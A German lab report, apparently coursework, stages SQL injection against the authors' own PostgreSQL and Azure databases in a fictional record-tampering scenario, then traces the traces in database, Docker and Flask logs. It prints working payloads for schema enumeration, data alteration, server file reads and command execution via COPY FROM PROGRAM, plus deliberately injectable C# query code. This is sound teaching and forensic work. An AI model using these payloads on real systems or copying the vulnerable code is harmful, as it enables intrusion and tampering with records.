2022-01-16 11:14:55.755 UTC [46] LOG:  statement: SELECT CAST (p_vorg_nr AS VARCHAR), aktenzeichen, einla
ufdatum, auslaufdatum FROM T_Forensik_Vorgaenge WHERE CAST (P_Vorg_Nr AS VARCHAR) LIKE '%2021103%' ORDER
BY P_Vorg_Nr
```

Szenario

Zur Durchführung von SQL-Injections an der eigenen Datenbank sollen Stationen des Angriffs auf die Datenbank nachgestellt werden, bei dem ein Beschuldigter Namens "John G." seinen Namen aus der Vorgangsverwaltung tilgen will.

Als Stationen wurden dabei gewählt:

- Identifizieren des Datenbanksystems

- Identifizieren vorhandener Tabellen und derer Inhalte
- Verändern der Daten des Beschuldigten

Im Nachgang will sich der Beschuldigte noch über den genauen Aufbau des Datenbankservers informieren, um zu einem späteren Zeitpunkt, an dem die SQL-Lücke möglicherweise geschlossen wurde, weitere potenzielle Schwachpunkte zu identifizieren:

- Identifizieren des Betriebssystems
- Identifizieren sämtlicher installierter Pakete inklusive der Versionsnummern

Bestimmen des DBMS

Da aus der Fehlermeldung beim Einfügen eines Einfachen ' in das Formularfeld kein Hinweis auf das DBMS zu entnehmen ist, versucht der Angreifer es durch Einfügen von DBMS-typischen Anweisungen. So im Folgenden mit einer Anweisung für PostgreSQL:

Einzuschleusendes Statement:

```
SELECT version();
```

Verwendete Formulareingabe:

```
'; SELECT version();--
```

Ergebnis:

Vorgänge

Vorgangsnummer	Aktenzeichen	Einlaufdatum	Auslaufdatum
PostgreSQL 12.8 (Debian 12.8-1.pgdg100+1) on x86_64-pc-linux-gnu, compiled by gcc (Debian 8.3.0-6) 8.3.0, 64-bit			

Alle Tabellen des Schemas "public" anzeigen lassen

Da "John G." nun weiß, dass es sich um PostgreSQL handelt kann er mit seinem Angriff fortfahren und bei seinen Tätigkeiten berücksichtigen. Zunächst versucht er sich einen Überblick über die Datenbankstruktur an sich zu erhalten:

Einzuschleusendes Statement:

```
SELECT table_name
FROM information_schema.tables
WHERE table_schema = 'public';
```

Verwendete Formulareingabe:

```
'; SELECT table_name
FROM information_schema.tables
WHERE table_schema = 'public'
GROUP by table_name;--
```

Ergebnis:

Vorgänge

Vorgangsnummer	Aktenzeichen	Einlaufdatum	Auslaufdatum
t_angestellte			
t_asservate			
t_beschuldigte			
t_delikte			
t_dienststellen			

Nachdem er über das Formular auch `current_database()` abgefragt hat und weiß, dass die aktive Datenbank den Namen "rba" trägt, kann er auch die Spaltennamen und deren Dateitypen unter die Lupe nehmen:

Einzuschleusendes Statement:

```
SELECT column_name, data_type
FROM information_schema.columns
WHERE table_catalog = 'rba' AND table_name = 't_personen';
```

Verwendete Formulareingabe:

```
';SELECT column_name, data_type
FROM information_schema.columns
WHERE table_catalog = 'rba' AND table_name = 't_personen';--
```

Ergebnis:

Vorgänge

Vorgangsnummer	Aktenzeichen	Einlaufdatum	Auslaufdatum
p_pers_nr	integer		
vname	character varying		
nname	character varying		

Anzeigen von Tabelleninhalten

Da eine Löschung seines Eintrages sehr auffällig wäre, beschließt der Beschuldigte, seinen Namen und das ihn betreffende Aktenzeichen mit bereits vorhandenen Daten eines anderen Beschuldigten zu überschreiben. Somit bliebe der Vorgang in der Verwaltung, würde jedoch auf einen anderen Beschuldigten mit dessen Aktenzeichen verweisen. Er selbst würde dann im System nicht mehr vorhanden sein.

Vorab muss "John G." aber feststellen welche anderen Beschuldigte im System sind:

Einzuschleusendes Statement:

```
SELECT P_Pers_Nr, Vname, Nname, Geburtsdatum
FROM T_Personen, T_Beschuldigte
WHERE P_Pers_Nr = PF_Beschuldigter_Nr;
```

Verwendete Formulareingabe:

```
'; SELECT P_Pers_Nr, Vname, Nname, Geburtsdatum
FROM T_Personen, T_Beschuldigte
WHERE P_Pers_Nr = PF_Beschuldigter_Nr;--
```

Ergebnis:

Vorgänge

Vorgangsnummer	Aktenzeichen	Einlaufdatum	Auslaufdatum
7	Carlo		1902-08-24
8	John		1940-10-27
9	Meyer		1902-07-04
10	Pablo		1949-12-01
11	Bonnie		1910-10-01
14	Clyde		1909-03-24

Verändern des Datenbankeintrags des Beschuldigten

"John G." ist erfreut, als er den Namen seines Rivalen "Carlo G." auf der Liste der Beschuldigten ausmacht und beschließt, seinen Namen und Aktenzeichen mit dem von "Carlo G." zu ersetzen. Nachdem er auch das Aktenzeichen zum Vorgang G.'s herausgefunden hat, kann er seinen Plan in die Tat umsetzen:

Einzuschleusendes Statement:

```
UPDATE T_Personen
SET VName = 'Carlo', NName = 'G██████████'
WHERE P_Pers_Nr = 8;
UPDATE T_Forensik_Vorgaenge
SET Aktenzeichen = 'XX736145-20'
WHERE P_Vorg_Nr = 2021101;
UPDATE T_Beschuldigte
SET Geburtsdatum = '1902-08-24'
WHERE PF_Beschuldigter_Nr = 8;
```

Verwendete Formulareingabe:

```
'; UPDATE T_Personen
SET VName = 'Carlo', NName = 'G██████████'
WHERE P_Pers_Nr = 8;
UPDATE T_Forensik_Vorgaenge
SET Aktenzeichen = 'XX736145-20'
WHERE P_Vorg_Nr = 2021101;
UPDATE T_Beschuldigte
SET Geburtsdatum = '1902-08-24'
WHERE PF_Beschuldigter_Nr = 8;
COMMIT;--
```

Ergebnis:

Nach dem Absetzen des Formularinhalts liefert SQL-Alchemy eine Fehlermeldung zurück, die Änderung in der Datenbank wird aber dennoch durchgeführt:

sqlalchemy.exc.ResourceClosedError

sqlalchemy.exc.ResourceClosedError: This result object does not return rows. It has been closed automatically.

Vorgänge

Vorgangsnummer	Aktenzeichen	Einlaufdatum	Auslaufdatum
7	Carlo	██████████	1902-08-24
8	Carlo	██████████	1902-08-24
9	Meyer	██████████	1902-07-04
10	Pablo	██████████	1949-12-01

Zugriff auf das Dateisystem des Servers

Nachdem "John G." bereits Zugriff auf das System hat und es später möglicherweise noch einmal nutzen will trägt er Informationen über den Server zusammen, die ihm helfen könnten, wieder Zugriff zu erlangen, sollte die SQL-Lücke geschlossen werden.

Um an Informationen über das Betriebssystem des Servers zu gelangen liest er die Datei /etc/os-release aus. Deren Inhalt soll in eine eigens erstellte Tabelle eingelesen und diese anschließend ausgegeben werden:

Nötiger Befehl: `cat /etc/os-release`

Verwendete Formulareingabe:

```
'; DROP TABLE IF EXISTS temp;
CREATE TABLE temp(infos text);
COPY temp
FROM '/etc/os-release';
SELECT *
FROM temp; --
```

Ergebnis:

Vorgänge

Vorgangsnummer	Aktenzeichen	Einlaufdatum	Ar
'; DROP TABLE IF EXISTS temp; CREATE TABLE temp(infos text); COPY temp FROM '/etc/os-release'; SELECT * from temp;--			
PRETTY_NAME="Debian GNU/Linux 10 (buster)"			
NAME="Debian GNU/Linux"			
VERSION_ID="10"			
VERSION="10 (buster)"			
VERSION_CODENAME=buster			
ID=debian			
HOME_URL="https://www.debian.org/"			
SUPPORT_URL="https://www.debian.org/support"			
BUG_REPORT_URL="https://bugs.debian.org/"			

Ausführen von Code auf dem Datenbankserver

Er will auch nach möglicherweise vorhandener verwundbarer Software suchen, die für Exploits genutzt werden könnte. Deshalb sollen alle installierten Pakete und deren Versionsnummern des gerade identifizierten Debian Systems aufgelistet werden.

Nötiger Befehl: `dpkg -l`

Verwendete Formulareingabe:

```
'; DROP TABLE IF EXISTS temp;
CREATE TABLE temp(dpkg text);
COPY temp
FROM PROGRAM 'dpkg -l';
SELECT * from temp; --
```

Ergebnis:

Vorgänge

Vorgangsnummer
'; DROP TABLE IF EXISTS temp; CREATE TABLE temp(dpkg text); COPY temp FROM PROGRAM 'dpkg -l'; SELECT * from temp;--
Desired=Unknown/Install/Remove/Purge/Hold
Status=Not/Inst/Conf-files/Unpacked/halF-conf/Half-inst/trig-aWait/Trig-pend
/ Err?=(none)/Reinst-required (Status,Err: uppercase=bad)
/ Name Version Architecture Description
+++-----
ii adduser 3.118 all add and remove users and groups
ii apt 1.8.2.3 amd64 commandline package manager
ii base-files 10.3+deb10u10 amd64 Debian base system miscellaneous files
ii base-passwd 3.5.46 amd64 Debian base system master password and group files
ii bash 5.0-4 amd64 GNU Bourne Again SHell
ii bsdtar 1.2.33.1-0.1 amd64 basic utilities from 4.BSD-Lite
ii coreutils 8.30-3 amd64 GNU core utilities

Forensische Aufarbeitung PostgreSQL

Im Folgenden sollen Quellen genannt werden, in denen Spuren der SQL-Injections nachgewiesen werden können.

PostgreSQL Log-Einträge

Durch die im Voraus durchgeführten Änderungen an der PostgreSQL Configdatei ist bekannt, dass die anfallenden Logdateien im Ordner

`/var/lib/postgresql/data/log/`

auflaufen.

Im vorliegenden Fall wird in dem Ordner bei jedem Start des PostgreSQL Dienstes eine neue Logdatei erstellt:

```
root@09aacd91251f:/var/lib/postgresql/data/log# ls
dpkg.txt                postgresql-2022-01-16_140146.log  postgresql-2022-01-16_164329.log
postgresql-2022-01-16_171925.log  postgresql-2022-01-16_140418.log  postgresql-2022-01-16_165448.log
postgresql-2022-01-16_111342.log  postgresql-2022-01-16_140840.log  postgresql-2022-01-16_174020.log
postgresql-2022-01-16_122534.log  postgresql-2022-01-16_142739.log  postgresql-2022-01-16_180356.log
postgresql-2022-01-16_123133.log  postgresql-2022-01-16_153719.log  postgresql-2022-01-16_182704.log
postgresql-2022-01-16_125341.log  postgresql-2022-01-16_154000.log  postgresql-2022-01-22_121853.log
postgresql-2022-01-16_135524.log  postgresql-2022-01-16_161809.log
postgresql-2022-01-16_135934.log  postgresql-2022-01-16_163304.log
root@09aacd91251f:/var/lib/postgresql/data/log#
```

Durch die getätigten Änderungen in der Configdatei werden hier jetzt auch sämtliche Anfragen an die Datenbank protokolliert. So auch durchgeführte Injections:

```
2022-01-22 12:19:42.342 UTC [37] LOG:  statement: BEGIN
2022-01-22 12:19:42.343 UTC [37] LOG:  statement: SELECT CAST (P_Vorg_Nr AS VARCHAR), Aktenzeichen, Einlaufdatum, Auslaufdatum FROM T_Forensik_Vorgaenge WHERE CAST (P_Vorg_Nr AS VARCHAR) LIKE '%'; SELECT version();--%' ORDER BY P_Vorg_Nr
2022-01-22 12:21:42.777 UTC [51] LOG:  statement: BEGIN
2022-01-22 12:21:42.780 UTC [51] LOG:  statement: SELECT CAST (P_Vorg_Nr AS VARCHAR), Aktenzeichen, Einlaufdatum, Auslaufdatum FROM T_Forensik_Vorgaenge WHERE CAST (P_Vorg_Nr AS VARCHAR) LIKE '%"%' ORDER BY P_Vorg_Nr
2022-01-22 12:21:47.963 UTC [52] LOG:  statement: BEGIN
2022-01-22 12:21:47.963 UTC [52] LOG:  statement: SELECT CAST (P_Vorg_Nr AS VARCHAR), Aktenzeichen, Einlaufdatum, Auslaufdatum FROM T_Forensik_Vorgaenge WHERE CAST (P_Vorg_Nr AS VARCHAR) LIKE '%"2021101%"' ORDER BY P_Vorg_Nr
```

Docker Logs

Docker selbst legt Logdateien für laufende Container an. Im vorliegenden Fall werden diese Logdateien auf dem Hostsystem im Pfad

`/var/lib/docker/containers/$Containername/logs/`

abgelegt.

Eingesehen werden können sie via Terminal des Hostsystems mit dem Befehl:

Docker logs \$Containername

Führt man dies mit dem Container der WebApp aus, erhält man dabei, u.a. Aufzeichnungen über die vergangenen HTTP-Anfragen:

```
172.31.0.1 - - [22/Jan/2022 12:30:31] "GET /favicon.ico HTTP/1.1" 404 -
172.31.0.1 - - [22/Jan/2022 12:30:32] "GET /vorgaenge HTTP/1.1" 200 -
172.31.0.1 - - [22/Jan/2022 12:30:34] "GET /vorgaenge HTTP/1.1" 200 -
172.31.0.1 - - [22/Jan/2022 12:36:50] "GET /vorgaenge?search=%27%3B+SELECT++version%28%29%3B- HTTP/1.1" 200 -
172.31.0.1 - - [22/Jan/2022 12:37:02] "GET /vorgaenge?search=%27%3B+SELECT+P_Pers_Nr%2C+Vname%2C+Nname%2C+Geburtsdatum+FROM+T_Personen%2C+T_Beschuldigte+WHERE+P_Pers_Nr+%3D+PF_Beschuldigter_Nr%3B-- HTTP/1.1" 200 -
```

Die Logeinträge enthalten sowohl IP-Adresse des anfragenden Clients als auch Zeitstempel und die exakten GET Anfragen. Daraus können potentielle SQLi identifiziert werden.

Allerdings ist darauf zu achten, dass Sonderzeichen (z.B. Klammern, Semikolon, etc.) durch ihre entsprechenden ASCII Hex-Werte dargestellt werden.

Flask Logging

Docker Logdateien werden im vorliegenden Fall bei jedem stoppen der Container gelöscht. Wird ein Container später wieder gestartet, erhält er eine neue ID und neue Logdateien. Deshalb können die hier erstellten Logs als flüchtige Daten angesehen werden.

Aus diesem Grund wurde, wie oben dokumentiert, eine eigene Loggingfunktion in die Docker WebApp integriert. Aus dieser können nahezu die gleichen Informationen gewonnen werden, wie aus den von Docker erstellten Logeinträgen.

```
2022-01-22 13:14:38,372 INFO werkzeug Thread-2 : 192.168.0.1 - - [22/Jan/2022 13:14:38] "GET /vorgaenge?search=%27%3B+SELECT++version%28%29%3B-- HTTP/1.1" 200 -
2022-01-22 13:14:41,964 INFO werkzeug Thread-3 : 192.168.0.1 - - [22/Jan/2022 13:14:41] "POST /set_db HTTP/1.1" 302 -
2022-01-22 13:14:42,035 INFO werkzeug Thread-4 : 192.168.0.1 - - [22/Jan/2022 13:14:42] "GET /vorgaenge HTTP/1.1" 200 -
2022-01-22 13:14:47,392 INFO werkzeug Thread-5 : 192.168.0.1 - - [22/Jan/2022 13:14:47] "GET /vorgaenge?search=%27%3B+SELECT++version%28%29%3B-- HTTP/1.1" 200 -
2022-01-22 13:14:56,219 INFO werkzeug Thread-6 : 192.168.0.1 - - [22/Jan/2022 13:14:56] "GET /vorgaenge?search=%27%3B+SELECT+P_Pers_Nr%2C+Vname%2C+Nname%2C+Geburtsdatum+FROM+T_Personen%2C+T_Beschuldigte+WHERE+P_Pers_Nr+%3D+PF_Beschuldigter_Nr%3B-- HTTP/1.1" 200 -
```

Datenbankinhalt

Bei seiner Tat hat "John G." die Struktur der Datenbank nicht berücksichtigt und dadurch einen Fehler begangen, durch den ersichtlich ist, dass unbefugt an der Datenbank Veränderungen durchgeführt wurden:

Die Datenbank ist so aufgebaut, dass jede Person nur einmal in der Personen- / Beschuldigtentabelle geführt wird. Sind für eine Person mehrere Vorgänge vorhanden, erhalten diese immer dieselbe Beschuldigtennummer (verknüpft in der Tabelle T_Forensik_Vorgaenge_Beschuldigte).

Da "John G." jedoch seinen Namen komplett aus der Datenbank getilgt haben und die ihn betreffenden Vorgänge seinem Rivalen "Carlo G." zuweisen wollte, indem er seinen Namen und Geburtsdatum durch das seines Rivalen ersetzt hat, treten in der Datenbank Unregelmäßigkeiten in Form von Redundanzen auf:

```
SELECT * FROM "t_personen" LIMIT 50 | Bearbei
```

Ändern	p_pers_nr	vname	name
<input type="checkbox"/> bearbeiten	1	Susi	
<input type="checkbox"/> bearbeiten	2	Frank	
<input type="checkbox"/> bearbeiten	3	Friedrich	
<input type="checkbox"/> bearbeiten	4	Jane	
<input type="checkbox"/> bearbeiten	5	Hercule	
<input type="checkbox"/> bearbeiten	6	Sherlock	
<input type="checkbox"/> bearbeiten	7	Carlo	
<input type="checkbox"/> bearbeiten	8	Meyer	
<input type="checkbox"/> bearbeiten	9	Pablo	
<input type="checkbox"/> bearbeiten	10	Bonnie	
<input type="checkbox"/> bearbeiten	11	Jacqueline	
<input type="checkbox"/> bearbeiten	12	Alan	
<input type="checkbox"/> bearbeiten	13	Clyde	
<input type="checkbox"/> bearbeiten	14	Carlo	

```
SELECT * FROM "t_beschuldigte" LIMIT 50 | Bearbei
```

Ändern	pf_beschuldigter_nr	geburtsdatum
<input type="checkbox"/> bearbeiten	7	1902-08-24
<input type="checkbox"/> bearbeiten	9	1902-07-04
<input type="checkbox"/> bearbeiten	10	1949-12-01
<input type="checkbox"/> bearbeiten	11	1910-10-01
<input type="checkbox"/> bearbeiten	14	1909-03-24
<input type="checkbox"/> bearbeiten	8	1902-08-24

PostgreSQL Queries

Für das hier gewählte Szenario nicht relevant aber der Vollständigkeit halber zu erwähnen:

Neben vorhandenen Logdateien und dem Datenbankinhalt selbst, können auch selbst durchgeführte SQL Queries Aufschluss über mögliche Veränderungen geben. Voraussetzung dafür ist, dass man den Zustand vor einer Veränderung kennt.

Beispiele:

```
SELECT * FROM pg_user;-- Zeigt vorhandene Benutzerkonten an
```

```
SELECT * FROM pg_roles;-- Zeigt Benutzer und ihre Rollen an
```

Weitere Informationsquellen

PostgreSQL verfügt über die Möglichkeit, Ausführungspläne und Transaktionsprotokolle zu führen.

Möchten Sie einen Pool für elastische SQL-Datenbanken verwenden? Ja Nein

Compute + Speicher **Basic**
2 GB-Speicher
Datenbank konfigurieren

Redundanz für Sicherungsspeicher

Wählen Sie aus, wie Ihre PITR- und LTR-Sicherungen repliziert werden. Die geografische Wiederherstellung oder die Möglichkeit zur Wiederherstellung nach regionalem Ausfall ist nur bei Auswahl eines georedundanten Speichers verfügbar.

Redundanz für Sicherungsspeicher Lokal redundanter Sicherungsspeicher
 Zonenredundanter Sicherungsspeicher
 Georedundanter Sicherungsspeicher

Überprüfen + erstellen Weiter: Netzwerk >

Microsoft Azure Nach Ressourcen, Diensten und Dokumenten suchen (G+V)

Home > SQL-Datenbanken >

SQL-Datenbank erstellen

Microsoft

Grundinstellungen Netzwerk Sicherheit Zusätzliche Einstellungen Tags **Überprüfen + erstellen**

Produktdetails

SQL-Datenbank von Microsoft
Nutzungsbedingungen | Datenschutzrichtlinie

Geschätzte Kosten pro Monat
6,23 USD
Preisdetails anzeigen

Bestimmungen

Durch Klicken auf "Erstellen" (a) stimme ich den mit den oben genannten Marketplace-Angeboten verbundenen rechtlichen Beding-
tungen zu, (b) bestätige ich die Zahlungsmethode und gemäß Fakturierungsintervall für mein Azure-Abonnement in Rechnung zu stellen, und (c) erkläre
genutzten Produkte oder Dienste für Support-, Abrechnungs- und andere Transaktionsaktivitäten weitergeben darf. Microsoft ge
für den Azure Marketplace. ©

Grundinstellungen

Abonnement Azure subscription 1
Ressourcengruppe iforensik
Region Deutschland, Westen-Mitte
Datenbankname datenbanken
Server (neu) datenbanken
Authentifizierungsmethode SQL-Authentifizierung

Erstellen < Zurück Vorlage zur Automatisierung herunterladen

Microsoft Azure Nach Ressourcen, Diensten und Dokumenten suchen (G+V)

Home >

Microsoft.SQLDatabase.newDatabaseNewServer_81eb11bd37c44181b0cae | Übersicht

Bereitstellung

Suchen (STRG+V) Löschen Abbrechen Erneut bereitstellen Aktualisieren

Wir freuen uns über Ihr Feedback →

Bereitstellung wird durchgeführt.

Bereitstellungsname: Microsoft.SQLDatabase.newDatabaseNewServ... Startzeit: 24.1.2022, 22:06:11
Abonnement: Azure subscription 1 Korrelations-ID: 281573e-b972-4306-a152-c582f3b8fb90
Ressourcengruppe: iforensik

Bereitstellungsdetails (Herunterladen)

Ressource	Typ	Status	Vorgangsdetails
datenbanken	Microsoft.Sql/servers	Accepted	Vorgangsdetails

Microsoft Azure Nach Ressourcen, Diensten und Dokumenten suchen (G+V)

Home >

Microsoft.SQLDatabase.newDatabaseNewServer_81eb11bd37c44181b0cae | Übersicht

Bereitstellung

Suchen (STRG+V) Löschen Abbrechen Erneut bereitstellen Aktualisieren

Wir freuen uns über Ihr Feedback →

Ihre Bereitstellung wurde abgeschlossen.

Bereitstellungsname: Microsoft.SQLDatabase.newDatabaseNewServ... Startzeit: 24.1.2022, 22:06:11
Abonnement: Azure subscription 1 Korrelations-ID: 281573e-b972-4306-a152-c582f3b8fb90
Ressourcengruppe: iforensik

Bereitstellungsdetails (Herunterladen)

Nächste Schritte

Zu Ressource wechseln

Erstellen einer neuen Datenbank in MS Azure. Dabei wird die kostengünstigste Konfiguration gewählt.

Microsoft Azure Nach Ressourcen, Diensten und Dokumenten suchen (G+V)

Home > datenbanken (datenbanken/datenbanken)

datenbanken (datenbanken/datenbanken) | Abfrage-Editor (Vorschau)

SQL-Datenbank

Suchen (STRG+V) Anmelden + Neue Abfrage Abfrage öffnen Feedback

Überblick Aktivitätsprotokoll Tags Diagnose und Problembehandlung Schnellstart Abfrage-Editor (Vorschau) Power Platform Power BI Power Apps Power Automate Einstellungen Verbindungssicherheitsfolgen Eigenschaften Sperren Datenverwaltung Replikate

datenbanken (datenbanken/for)

Hier wird ein Objekt-Explorer mit eingeschränkten Funktionen angezeigt. Öffnen Sie SSDT, um die vollständige Funktionalität zu nutzen.

Tabellen

- dbo_T_Angestellte
- dbo_T_Angest_Nr (PK, int, not null)
- dbo_T_Angest_Nr (int, null)
- dbo_T_Asservate
- dbo_T_Beschuldigte
- dbo_T_Delikte
- dbo_T_Dienststellen
- dbo_T_Forensik_Vorgaenge
- dbo_T_Forensik_Vorgaenge_Bes...
- dbo_T_Geraetetypen
- dbo_T_Hersteller
- dbo_T_Herst_Nr (PK, int, not null)
- dbo_T_Herstler (nvarchar, not null)
- dbo_T_Kommissariate

Abfrage "1" Abfrage "2" **Abfrage "3"**

Ausführen Abfrage abbrechen Abfrage speichern Daten als " exportieren Nur Editor anzeigen

```

1 /* Insert Into-Statements */
2 BEGIN TRANSACTION;
3 --Tabelle T_Schluessele
4
5 INSERT INTO T_Schluessele ( Schl_Bez)
6 VALUES ('Asservat');
7
8 INSERT INTO T_Schluessele ( Schl_Bez)
9 VALUES ('Dienststelle');
10

```

Ergebnisse Nachrichten

Suchen, um Elemente zu filtern...

P_Pers_Nr	VName	NName
1	Susi	Schulz
2	Frank	Sommer
3	Friedrich	Dachs
4	Jane	Marpke
5	Hercule	Poirot

Abfrage erfolgreich | 0s

Nachdem die Datenbank erfolgreich angelegt wurde, können die Data Definition und Data Manipulation Language-Befehle gem. Bericht aus dem zugehörigen Modul über den in der MS Azure Oberfläche eingebauten Abfrage-Editor ausgeführt werden. Im vorherigen Screenshot wurden bereits die Relationen inkl. Constraints angelegt und Daten eingefügt.

Web-Umgebung

Als Web-Umgebung wurde eine Webapplikation mit Razor (C#) anhand folgender Guides erstellt. Um den Fokus auf die eigentliche SQL-Injection-Thematik zu richten, wurde sich bei der Anbindung der Datenbank explizit gegen das im Tutorial genannte Vorgehen entschieden:

Anlegen des Projekts mit Visual Studio: <https://docs.microsoft.com/en-us/aspnet/core/tutorials/razor-pages/razor-pages-start?view=aspnetcore-6.0&tabs=visual-studio>

Tutorial: <https://docs.microsoft.com/en-us/aspnet/core/razor-pages/?view=aspnetcore-6.0&tabs=visual-studio>


```
@page
@model IndexModel
@addTagHelper *, Microsoft.AspNetCore.Mvc.TagHelpers

@{
    ViewData["Title"] = "Home page";
}

<h2>Forensik Vorgänge</h2>
<p>Gespeicherte Gerätetypen</p>

<form method="post">
    <div class="form-row">
        <div class="col-11">
            <input name="searchInputField" type="text" class="form-control" placeholder="Modell Name" />
        </div>
        <div class="col">
            <input type="submit" value="Suchen" class="btn btn-primary" />
        </div>
    </div>
</form>

<table>
    <tr>
        <th>P_Grt_Typ_Nr</th>
        <th>F_Herst_Nr</th>
        <th>Modell</th>
    </tr>
    @foreach (DataRow row in @Model.Geratetypen.Select())
    {
        <tr>
            @foreach (var attributeValue in row.ItemArray)
            {
                <td>@attributeValue.ToString()</td>
            }
        </tr>
    }
</table>
```



CSHTML-Seite welche das Framework zu HTML transformiert. Die Seite besteht aus einem Eingabefeld, einem Such-Button und einer Tabelle mit den Gerätetypen. Im Eingabefeld wird ein Modell Name eingegeben. Durch Klick auf den Such-Button wird eine SQL-Abfrage ausgeführt, welche das Attribut „Modell“ der Relation „T_Geraetetypen“ auf den jeweiligen Eingabewert filtert. Das Ergebnis wird in der unteren Tabelle angezeigt.

```
using Microsoft.AspNetCore.Mvc;
using Microsoft.AspNetCore.Mvc.RazorPages;
using Serilog;
using System.Data;
using System.Data.SqlClient;
using System.Diagnostics;

namespace DbIIForensikInDbs.Pages
{
    public class IndexModel : PageModel
    {
        private readonly ILogger<IndexModel> _logger;

        [BindProperty]
        public string SearchInput { get; set; }
        //Singleton-Pattern einführen
        [BindProperty]
        public DataTable Geratetypen { get; private set; }

        public const string Message = "PageModel in C#"; // Erhält autom. einen Getter. Eine Konstante kann keinen
                                                         // Setter haben

        private const string connectionString = "Data Source=datenbanken.database.windows.net;" +
                                                "Initial Catalog=datenbanken;" +
                                                "User id=datenbankenIIFor;" +
                                                "Password=...;";

        // Konstruktor. Initialisiert Website.
        public IndexModel(ILogger<IndexModel> logger)
        {
            _logger = logger;
            Geratetypen = FindAndReturnGeraetetypen();
        }

        // Diese Methode wird bei jedem Post-Aufruf der Applikation aufgerufen.
        // In diesem Fall immer, wenn der "Suchen"-Button geklickt wird.
        // Schichtentrennung (Service-, Datenhaltungsschicht) und Aufrufreihenfolge gem. Demeter-Prinzip sollte
        // eingeführt werden.
        public void OnPost(string searchInputField)
        {
            // Error-Handling sollte eingefügt werden, auch um fehlerbasierte
            // SQL-Injection zu erschweren.

            Geratetypen = FindAndReturnGeraetetypen(searchInputField);
        }

        private DataTable FindAndReturnGeraetetypen(string whereArgument = "%")
        {
            string sqlQuery = CreateAndLogSqlQuery(ref whereArgument);

```



```

// um SQL-Injection-Angriffe weiter zu erschweren, könnte hier eine Methode zur
// Prüfung des erstellten SQL-Statements eingefügt werden.
// --> private Boolean validateSqlQuery()

return ExecuteSqlQuery(sqlQuery);
}

// Wenn der Nutzer eine Leere Suche startet, werden alle Einträge angezeigt (hierfür erfolgt eine Prüfung).
// Erstellung und gibt das anhand der Nutzereingabe erstellte SQL-Statement zurück.
private string CreateAndLogSqlQuery(ref string whereArgument)
{
    string sqlQuery;
    if (whereArgument == "" || whereArgument == null)
    {
        whereArgument = "%";
    }

    sqlQuery = "Select * FROM [dbo].[T_Geraetetypen] WHERE Modell LIKE \'\' + whereArgument + "\'";

    _logger.LogInformation("SQL Transaktion: {0}", sqlQuery);
    return sqlQuery;
}

private static DataTable ExecuteSqlQuery(string sqlQuery)
{
    SqlCommand sqlCommand;
    SqlDataAdapter adapter;
    DataTable table = new DataTable();
    SqlConnection connection = new SqlConnection(connectionString);

    // Error-Handling sollte zur weiteren Härtung der Anwendung eingefügt werden.

    connection.Open();

    sqlCommand = new SqlCommand(sqlQuery, connection);

    using (adapter = new SqlDataAdapter(sqlCommand))
    {
        adapter.Fill(table);
    }

    // connection.Close(); // Schließen der Verbindung temporär für Vortrag deaktiviert, da ansonsten in
    // sys.dm_exec_connections nur die aktuelle Verbindung bzw. das aktuelle Statement
    // angezeigt wird.
    // Durch deaktivieren dieses Statements wird die Verbindung nicht geschlossen und
    // in der Demo werden die beiden ausgeführten SQL-Injection-Angriffe in einer
    // Verbindung angezeigt.
    // --> Für Demo deaktiviert, damit die beiden ausgeführten Statements in einer
    // Verbindung ausgeführt werden.

    return table;
}
}
}

```

Model der CSHTML-Seite, welche die Logik mit den Datenbankzugriff enthält.

```

var builder = WebApplication.CreateBuilder(args);

// Add services to the container.
builder.Services.AddRazorPages();

var app = builder.Build();

// Configure the HTTP request pipeline.
if (!app.Environment.IsDevelopment())
{
    app.UseExceptionHandler("/Error");
}
app.UseStaticFiles();
app.UseRouting();
app.UseAuthorization();
app.MapRazorPages();
app.Run();

```

Programm-Datei.

... Führen Sie jeweils 5 Beispiele für SQL-Injection auf Ihrer Cloud-Datenbank aus und arbeiten Sie diese Vorfälle forensisch auf; d.h. suchen Sie nach Quellen, in denen diese Vorfälle nachgewiesen werden können.

Hier soll das Beispiel aus Kapitel PostgreSQL wiederaufgenommen werden:

Zur Durchführung von SQL-Injections an der eigenen Datenbank sollen Stationen des Angriffs auf die Datenbank nachgestellt werden, bei dem ein Beschuldigter Namens "John G." seinen Namen aus der Vorgangsverwaltung tilgen will.

Als Stationen wurden dabei gewählt:

- Identifizieren des Datenbanksystems
- Identifizieren vorhandener Tabellen und derer Inhalte (Ausspähen von Daten)
- Verändern der Daten des Beschuldigten (Veränderung von Daten)

Im Nachgang will sich der Beschuldigte noch über den genauen Aufbau des Datenbankservers informieren, diesen sowie das Dateisystem verändern und Code einschleusen, um zu einem späteren Zeitpunkt, an dem die SQL-Lücke möglicherweise geschlossen wurde, weitere potenzielle Schwachpunkte zu identifizieren:

- Identifizieren des Betriebssystems
- Identifizieren sämtlicher installierter Pakete inklusive der Versionsnummern
- Neuen Benutzer anlegen (Datenbankserver verändern)
- Neuen Benutzer anlegen (Änderungen am Filesystem)
- Einschleusen von beliebigem Code

Identifizieren des Datenbanksystems (Ausspähen von Daten)

DbllForensikInDBs Home Privacy

Forensik Vorgänge

Gespeicherte Gerätetypen

Suchen

P_Grt_Typ	NrF_Herst	NrModell
0	1	Microsoft SQL Azure (RTM) - 12.0.2000.8 Sep 18 2021 19:01:34 Copyright (C) 2019 Microsoft Corporation

Identifizieren vorhandener Tabellen und derer Inhalte (Ausspähen von Daten)

DbllForensikInDBs Home Privacy

Forensik Vorgänge

Gespeicherte Gerätetypen

Suchen

P_Grt_Typ	NrF_Herst	NrModell
0	1	master
0	1	datenbanken

DbllForensikInDBs Home Privacy

Forensik Vorgänge

Gespeicherte Gerätetypen

Suchen

P_Grt_Typ	NrF_Herst	NrModell
0	1	T_Angestellte
0	1	T_Asservate
0	1	T_Beschuldigte
0	1	T_Delikte
0	1	T_Dienststellen
0	1	T_Forensik_Vorgaenge
